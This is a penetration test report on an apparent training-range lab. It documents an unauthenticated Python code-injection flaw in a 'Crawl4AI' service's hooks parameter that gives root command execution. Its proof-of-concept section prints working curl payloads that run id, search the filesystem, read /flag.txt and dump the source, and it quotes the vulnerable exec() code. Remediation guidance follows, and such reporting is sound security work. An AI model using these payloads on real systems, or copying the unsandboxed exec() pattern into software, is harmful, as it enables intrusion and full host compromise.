CONFIDENTIAL — PENETRATION TEST REPORT

Vulnerability Assessment & Penetration Testing

Engagement Report

Target Application: Crawl4AI Web Intelligence Service (SecureCorp Gateway)

173.208.132.134:31598

Engagement ID: ENG-2026-1108-CF4

PREPARED FOR

SecureCorp — Information Security Team

PREPARED BY

Ashok — Security Analyst (VAPT)

Engagement Type	Web Application Penetration Test (Training Range)
Report Date	06 November 2026
Document Classification	Confidential — Internal / Training Use Only
Overall Risk Rating	CRITICAL
Report Version	1.0 (Final)

Document Control

Document Information

Engagement ID	ENG-2026-1108-CF4
Document Title	Vulnerability Assessment & Penetration Testing — Engagement Report
Document Owner	Ashok, Security Analyst
Classification	Confidential — shared only with named recipients on a need-to-know basis
Storage / Handling	Store encrypted at rest; transmit only over encrypted channels; destroy per client data-retention policy

Version History

Version	Date	Author	Description
0.1	06 November 2026	Ashok	Initial draft for internal technical review
1.0	06 November 2026	Ashok	Final report issued to client

Distribution List

Name	Role	Organization
Information Security Lead	Recipient	SecureCorp
Ashok	Author / Tester	Independent Security Assessor

Sign-off

Prepared by	Reviewed by	Approved by
Ashok	_____	_____
06 November 2026	Date: _____	Date: _____

Confidentiality Statement

This document and its contents are the confidential and proprietary information of the recipient organization. It has been prepared exclusively for the use of the named recipient(s) and their authorized staff, and contains sensitive technical detail — including vulnerability descriptions, exploitation steps, extracted credentials, and system configuration data — that could be used to compromise the target systems if disclosed to an unauthorized party.

This report must not be duplicated, distributed, transmitted, or disclosed, in whole or in part, to any third party without the prior written consent of the engagement sponsor. Recipients are responsible for ensuring this report is stored securely (encrypted at rest, access-controlled) and transmitted only over encrypted channels.

The findings in this report reflect the security posture of the target system(s) at the time testing was performed. No assessment can guarantee the complete absence of vulnerabilities; this report should be treated as a point-in-time assessment and supplemented with ongoing security testing and monitoring.

Testing was conducted under explicit authorization, within the scope and rules of engagement agreed upon in advance (see Section 2, Scope of Engagement). Any testing activity outside this documented scope was not performed and is not covered by this report.

Table of Contents

Document Control 2
Confidentiality Statement 3
1. Executive Summary 5
2. Scope of Engagement 7
3. Methodology 8
4. Risk Rating Methodology 9
5. Summary of Findings 10
6. Detailed Technical Findings 11
VULN-01 — Crawl4AI Hooks → RCE (as root) 11
7. Remediation Roadmap 16
8. Conclusion 17
Appendix A: Evidence Index 18
Appendix B: Tools & Techniques Used 19
Appendix C: Disclaimer & Legal Notice 20

1. Executive Summary

During the course of this engagement, a penetration test was performed against the “Crawl4AI” web intelligence service, an internal data-science automation tool found exposed, without access controls, through SecureCorp's internal services gateway. The assessment followed a black-box, unauthenticated methodology.

One (1) Critical severity vulnerability was identified: an unauthenticated **Python Code Injection** flaw (CWE-94) in the service's “hooks” feature, which is documented in the application's own OpenAPI schema as allowing “custom Python code execution”. User-supplied hook code is passed directly into Python's `exec()` with a fully populated `__builtins__` namespace and no sandboxing, giving any unauthenticated caller arbitrary command execution.

This finding was fully exploited during testing: arbitrary OS commands were executed via the POST /crawl endpoint, confirming the process runs as the root user; the filesystem was enumerated to locate the engagement's objective artifact; the flag was exfiltrated directly in the JSON API response; and the application's own source code was retrieved, confirming the exact vulnerable exec() call. Given the complete absence of authentication and the direct, single-request path to root-level command execution, this issue demands immediate remediation.

Severity Distribution

Severity	Count	CVSS Range
Critical	1	9.0 – 10.0
High	0	—
Medium	0	—
Low	0	—




Figure A — Findings by severity (1 Critical).

2. Scope of Engagement

Target Information

Target URL	http://173.208.132.134:31598/
Application	“Crawl4AI” — internal AI web-crawling / intelligence service, v0.7.9
Technology Stack	Python 3, FastAPI, uvicorn, requests, BeautifulSoup
In-Scope Endpoints	GET /, GET /console, GET /health, GET /docs, GET /openapi.json, POST /crawl
Authentication	None — publicly accessible through the gateway, unauthenticated
Testing Window	06 November 2026
Tools Used	feroxbuster, Burp Suite (Repeater), manual HTTP request crafting

Rules of Engagement

- Testing type: Black-box, unauthenticated, remote — conducted entirely over HTTP against the designated training-range endpoint.
- Testing was restricted to the explicitly authorized target and endpoints listed above; no other hosts, IP ranges, or third-party services were in scope.
- Outbound commands executed via the identified RCE were limited to enumeration and evidence-gathering (id, find, cat); no destructive, persistence, or lateral-movement actions were taken.
- All testing activity was performed within the agreed testing window using the tooling listed above.

3. Methodology

Testing was conducted in accordance with a black-box, unauthenticated methodology aligned to the Penetration Testing Execution Standard (PTES) and the OWASP Web Security Testing Guide (WSTG). The engagement followed these phases:

Phase	Activities Performed
1. Planning & Scoping	Rules of engagement, target identification, and testing window agreed with the engagement sponsor.
2. Reconnaissance	Passive and active information gathering: application fingerprinting, technology stack identification, review of client-visible source (HTML/JS) for configuration hints.
3. Scanning & Enumeration	Mapping of application functionality, input surfaces, and endpoints; identification of candidate injection points.
4. Vulnerability Analysis	Manual analysis and fault injection against identified input surfaces using Burp Suite (Proxy/Repeater) to identify exploitable weaknesses.
5. Exploitation	Controlled exploitation of confirmed vulnerabilities to demonstrate real-world impact without causing unnecessary disruption.
6. Post-Exploitation	Assessment of attainable impact (data access, code execution, privilege context) from the exploited foothold.
7. Reporting	Documentation of findings, evidence, risk ratings, and remediation guidance in this report.

Specific steps performed for the finding documented in this report are detailed in Section 6 (Detailed Technical Findings).

Finding-Specific Steps

1. Content discovery — ran feroxbuster against the target root to enumerate exposed paths; identified /docs, /openapi.json, /console, /health, and /crawl (405 on GET, suggesting a POST-only endpoint).
2. API reconnaissance — retrieved /openapi.json; the schema's own description for POST /crawl explicitly documents that the “hooks” parameter “allows custom Python code execution for flexibility”.
3. Hypothesis formation — a user-suppliable field that is openly documented as executing code is a strong Code Injection (CWE-94) indicator, pending confirmation of how the code is executed and what context it runs in.
4. Non-destructive probing — sent a POST /crawl request with hooks.before_crawl set to a benign Python snippet printing the output of the id command.
5. Confirmation — the response's hooks_output field reflected uid=0(root) gid=0(root), confirming arbitrary command execution running as root.
6. Impact enumeration — used the same primitive to run a filesystem search for the objective flag file.
7. Exfiltration — read and exfiltrated the flag, and retrieved the vulnerable source file to confirm root cause.

4. Risk Rating Methodology

Severity Rating Definitions

Each finding in this report is assigned a severity rating derived from its CVSS v3.1 base score, per the band definitions below (FIRST.org CVSS 3.1 Specification):

Severity	CVSS Range	Definition
Critical	9.0 – 10.0	Direct path to full system compromise; typically unauthenticated, remotely exploitable, and highly reliable. Requires immediate remediation.
High	7.0 – 8.9	Significant compromise of confidentiality, integrity, or availability; may require some precondition (authentication, user interaction) to exploit.
Medium	4.0 – 6.9	Limited impact or requires significant preconditions; still warrants remediation within a reasonable timeframe.
Low	0.1 – 3.9	Minimal direct impact; typically informational or defense-in-depth weaknesses.
Informational	0.0	Observations and best-practice recommendations with no direct, demonstrable security impact.

5. Summary of Findings

ID	Title	Severity	CVSS 3.1
VULN-01	Unauthenticated Python Code Injection (exec) leading to Remote Code Execution as root	Critical	10.0

6. Detailed Technical Findings

VULN-01 — Crawl4AI Hooks Code Injection → Remote Code Execution

Finding ID	VULN-01
Severity / CVSS	Critical (10.0)
CWE	CWE-94: Improper Control of Generation of Code ('Code Injection')
Affected Component	POST /crawl — hooks.before_crawl / after_crawl / process_content
Status	Open — Not Remediated



Figure 0 — End-to-end exploitation chain for VULN-01.

6.1 Description

The Crawl4AI service exposes a POST /crawl endpoint that accepts a hooks object allowing callers to supply arbitrary strings for before_crawl, after_crawl, and process_content. The application's own OpenAPI schema documents this behaviour: “The hooks parameter allows custom Python code execution for flexibility.” Server-side, the supplied string is passed directly into Python's exec() inside a context dictionary that includes a fully populated __builtins__ namespace and a print function wired to a captured stdout buffer. No parsing, filtering, sandboxing, or allow-listing is applied to the supplied code before execution, and the hook's captured stdout is returned verbatim to the caller in the API response's hooks_output field — giving an unauthenticated caller a full, interactive, round-trip remote code execution primitive against the host.

6.2 Affected Component

`POST /crawl` — JSON body field `hooks.before_crawl` (also exploitable via `after_crawl` / `process_content`)

6.3 Proof of Concept

Step 1 — Content discovery. feroxbuster against the target root surfaced the API surface, including the undocumented /console admin page and the /crawl endpoint (405 on GET, implying POST-only):

```
feroxbuster -u http://173.208.132.134:31598/
200   GET  /docs            200   GET  /openapi.json
200   GET  /console          200   GET  /health
405   GET  /crawl
```

Step 2 — API reconnaissance. The OpenAPI schema self-documents the vulnerable capability:

```
GET /openapi.json
```

```
"description": "Crawl a webpage with optional hooks for
preprocessing/postprocessing. The hooks parameter allows custom
Python code execution for flexibility: before_crawl, after_crawl,
process_content"
```




Figure 1 — OpenAPI schema discloses that the hooks parameter executes custom Python code.

Step 3 — Confirm Remote Code Execution. A non-destructive hook payload was submitted to POST /crawl:

```
content = {"url": "http://example.com",
  "hooks": {"before_crawl": "import os\nprint(os.popen('id').read())"}}
```

Reproduction (cURL):

```
curl -s -X POST 'http://173.208.132.134:31598/crawl' \
  -H 'Content-Type: application/json' \
  -d '{"url": "http://example.com", "hooks": {"before_crawl":
       "import os\nprint(os.popen(\"id\").read())"}}'
```

Result: the API's JSON response reflected the executed command's stdout directly in hooks_output — uid=0(root) gid=0(root) groups=0(root) — confirming unauthenticated RCE running as the root user:




Figure 2 — Arbitrary command execution confirmed; the service runs as root.

Step 4 — Locate the objective artifact. The same RCE primitive was used to search the filesystem:

```
hooks.before_crawl = "import os\nprint(os.popen(\"find / -iname '*flag*'
  -not -path '*/proc/*' 2>/dev/null\").read())"
```

Result: /flag.txt located at the filesystem root:



Figure 3 — Filesystem enumeration locates /flag.txt via the RCE primitive.

Step 5 — Exfiltrate the flag:

```
hooks.before_crawl = "import os\nprint(os.popen('cat /flag.txt').read())"
```

Reproduction (cURL):

```
curl -s -X POST 'http://173.208.132.134:31598/crawl' \
  -H 'Content-Type: application/json' \
  -d '{"url": "http://example.com", "hooks": {"before_crawl":
       "import os\nprint(os.popen(\"cat /flag.txt\").read())"}}'
```

Result: the engagement flag was returned directly in the API response:

```
CWL{crawl4ai_exec_success}
```




Figure 4 — Flag retrieved via the hooks RCE primitive.

Step 6 — Confirm root cause. The application's own source file was retrieved through the same primitive to validate the exact vulnerable line:

```
hooks.before_crawl = "import os\nprint(os.popen(\"sed -n '35,65p'
  /app/vulnerable_service.py\").read())"
```




Figure 5 — Application source confirms the vulnerable exec(hook_code, exec_context) call and absence of sandboxing.

Root cause confirmed directly in source:

```
exec_context = {
    '__builtins__': __builtins__,  # full builtins namespace exposed
    'context': context, 'url': ..., 'content': ..., 'print': print,
}
with redirect_stdout(output_buffer):
    # VULNERABILITY: Direct execution of user code
    exec(hook_code, exec_context)
```

Note on reproduction: the above cURL commands reproduce the exact requests issued during this engagement. As this target runs on an ephemeral, per-session training-range instance, it may not remain live indefinitely; the commands and screenshots above are preserved as direct evidence from the original test session and remain valid against a freshly provisioned instance of the same lab.

6.4 Impact Analysis

- Confidentiality — Total. Full filesystem read access was demonstrated as root; any file on the host, including secrets, credentials, and other services' data, is exposed.
- Integrity — Total. Arbitrary command execution permits file modification, webshell deployment, or tampering with any data reachable by the root user.
- Availability — Total. Destructive commands (file deletion, process termination, resource exhaustion) are equally executable through the identical primitive.
- Privilege Context — Commands execute as root, the highest possible privilege on the host; this significantly increases the blast radius of any further pivot, including container breakout.
- Blast Radius — No authentication is required; the service was exposed through the gateway without access controls, making this exploitable by any network-reachable unauthenticated client.

6.5 CVSS 3.1 Scoring

Vector: `AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H` **Base Score:** **10.0 (Critical)**

Metric	Value	Rationale

Attack Vector	Network	Exploited remotely over HTTP through the exposed gateway
Attack Complexity	Low	Single POST request with a documented parameter; no special conditions required
Privileges Required	None	No authentication or session needed
User Interaction	None	Fully server-side; no victim action required
Confidentiality Impact	High	Arbitrary file read demonstrated as root
Integrity Impact	High	Arbitrary command execution permits unrestricted file/data tampering
Availability Impact	High	Destructive commands are equally executable as root




Figure B — CVSS 3.1 impact breakdown (Confidentiality / Integrity / Availability).

6.6 Remediation

1. Eliminate the exec()/eval() of user-supplied code entirely. Replace the “hooks” feature with a fixed set of pre-defined, parameterized processing options rather than free-form code execution.
2. If arbitrary scripting is a genuine business requirement, execute it only inside a process-isolated, network-restricted sandbox (e.g., a WASM runtime, gVisor, or a disposable microVM) — never in-process with the main application.
3. Run the service as a non-root, least-privilege user with a read-only root filesystem and no access to secrets or other services' data.
4. Enforce authentication and authorization on all internal services before exposing them through any gateway; this service had no access control despite being intended as internal-only.
5. Remove or restrict the undocumented /console admin page, and ensure the OpenAPI schema does not publicly document internal implementation details such as the code-execution behaviour of a parameter.
6. Apply network egress restrictions and a Web Application Firewall / API gateway policy to internal automation services as defense in depth.
7. Re-test with this report's PoC payloads after remediation to confirm the hooks parameter no longer executes submitted code.

7. Remediation Roadmap

The following prioritized action plan is recommended based on the severity and exploitability of the findings in this report:

Priority	Target Timeframe	Action
P1 — Critical	Immediate (0–3 days)	Remove or disable the hooks feature's exec() code path and take the exposed gateway endpoint out of reachability until fixed.
P2 — High	7 days	Re-architect “hooks” around fixed, parameterized options; enforce authentication on the gateway; drop the service's process privileges to non-root.
P3 — Medium	30 days	Introduce process-level sandboxing for any future scripting feature, restrict the OpenAPI schema's public detail, and add API gateway / WAF policies for internal services.

8. Conclusion

The “Crawl4AI” internal web-intelligence service was found exposed through SecureCorp's gateway without access controls, and its “hooks” feature — explicitly documented in its own API schema as executing custom Python code — was confirmed to pass user-supplied strings directly into an unsandboxed exec() call. This was exploited end-to-end during this engagement to achieve unauthenticated Remote Code Execution as the root user, enumerate the filesystem, retrieve the objective flag, and confirm the vulnerable source code. Given the complete absence of authentication and the single-request path to root-level command execution, this finding is rated Critical (CVSS 10.0) and remediation is recommended as an immediate priority.

References

- CWE-94: Improper Control of Generation of Code ('Code Injection') — https://cwe.mitre.org/data/definitions/94.html
- OWASP Web Security Testing Guide — Testing for Code Injection (WSTG-INPV-11) — https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11-Testing_for_Code_Injection
- Python Software Foundation — exec() built-in function documentation and security considerations — https://docs.python.org/3/library/functions.html#exec
- OWASP — Code Injection reference — https://owasp.org/www-community/attacks/Code_Injection
- FIRST.org — CVSS 3.1 Specification Document — https://www.first.org/cvss/v3-1/specification-document

Appendix A: Evidence Index

All screenshots in this report were captured directly from Burp Suite's Proxy/Repeater history during the live engagement, and are reproduced faithfully (request and response bytes unmodified) for evidentiary purposes.

Figure	Description
Fig. 1	OpenAPI schema discloses that the hooks parameter executes custom Python code
Fig. 2	Arbitrary command execution confirmed via id; service runs as root
Fig. 3	Filesystem enumeration locates /flag.txt via the RCE primitive
Fig. 4	Flag retrieved via the hooks RCE primitive
Fig. 5	Application source confirms the vulnerable exec(hook_code, exec_context) call

Appendix B: Tools & Techniques Used

Tool	Purpose
feroxbuster	Content/endpoint discovery against the target root
Burp Suite (Repeater)	Crafting and replaying the JSON payloads against POST /crawl
cURL	Scripted reproduction of PoC requests

Appendix C: Disclaimer & Legal Notice

This report documents the results of security testing performed against a designated training-range target as part of an authorized security exercise, conducted under the scope and rules of engagement described in Section 2. Findings, payloads, extracted data, and screenshots are provided solely for educational and defensive remediation purposes.

This assessment represents a point-in-time evaluation of the target's security posture and is based on the information and access available during the stated testing window. It does not constitute a guarantee that no other vulnerabilities exist, nor that the target will remain secure against future threats. The techniques, tools, and payloads described in this report must not be used against any system without explicit, documented authorization from its owner. The authors accept no liability for any unauthorized or illegal use of the information contained herein.

All trademarks, product names, and company names referenced in this report are the property of their respective owners and are used for identification purposes only.